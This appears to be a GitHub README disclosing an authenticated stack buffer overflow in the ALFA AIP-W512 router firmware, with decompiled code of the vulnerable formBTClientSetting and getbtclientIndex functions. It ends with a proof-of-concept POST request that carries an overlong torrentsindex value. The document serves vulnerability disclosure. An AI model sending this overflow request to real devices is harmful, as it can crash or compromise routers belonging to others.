regainer27 Update README.md 97f0b53 · 3 weeks ago

Name	Name	Last commit da...
..		
README.md	Update README.md	3 weeks ago
image-1.png	Add files via upload	3 weeks ago
image-3.png	Add files via upload	3 weeks ago
image.png	Add files via upload	3 weeks ago

README.md

ALFA buffer Overflow

description:

a buffer overflow vulnerability was found on ALFA AIP-W512 was discovered to contain an authenticated stack overflow via *torrentsindex* parameter in the formBTClinetSetting function.

Firmware

brand:ALFA

product: AIP-W512

version: v3.2.2.2.3

The firmware can be downloaded from this website and using FirmAE to simulate the router environment.

analyze

```
void formBTClientSetting(undefined4 param_1)

{
  undefined4 uVar1;
  char *__s1;
  int iVar2;
  int iVar3;
  int iVar4;
  int local_28 [2];

  uVar1 = req_get_cstream_var(param_1,"nextwebpage",&DAT_004757a0);
  __s1 = (char *)req_get_cstream_var(param_1,"operation",&DAT_004757a0);
  iVar2 = req_get_cstream_var(param_1,"clientsindex",&DAT_004757a0);
  iVar3 = req_get_cstream_var(param_1,"torrentsindex",&DAT_004757a0);
  iVar4 = strcmp(__s1,"start");
  if (iVar4 == 0) {
    while (iVar3 = getbtclientIndex(iVar3,local_28), iVar3 != 0) {
      if (-1 < local_28[0]) {
        bt_startTorrent(local_28[0]);
      }
    }
  }
  else {
    iVar4 = strcmp(__s1,"pause");
    if (iVar4 == 0) {
      while (iVar2 = getbtclientIndex(iVar2,local_28), iVar2 != 0) {
        if (-1 < local_28[0]) {
          bt_clientPause(local_28[0]);
```

in function formBTClinetSetting the identifier *uVar3* retrieves the value from the *torrentsindex*,and without the check of length ,if the length of text exceed 8 would lead to overflow in function *getbtclientIndex*


```
char * getbtclientIndex(char *param_1,int *param_2)

{
  char cVar1;
  int iVar2;
  char *pcVar3;
  char *pcVar4;
  char local_18 [8];

  pcVar4 = local_18;
  pcVar3 = (char *)0x0;
  if (*param_1 == '/') {
    pcVar3 = param_1 + 1;
    cVar1 = param_1[1];
    while ((cVar1 != '\0' && (cVar1 != '/'))) {
      *pcVar4 = cVar1;
      pcVar3 = pcVar3 + 1;
      pcVar4 = pcVar4 + 1;
      cVar1 = *pcVar3;
    }
    *pcVar4 = '\0';
    iVar2 = atoi(local_18);
    *param_2 = iVar2;
  }
  return pcVar3;
}
```

poc

```
POST /boafrm/formBTClientSetting HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101
Firefox/136.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Priority: u=0, i

Content-Length: 123
```

```
submit-
url=2131231&operation=start&torrentsindex=/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

using burpsuite to send the post request and the result as follow



and can find this request lead to the buffer overflow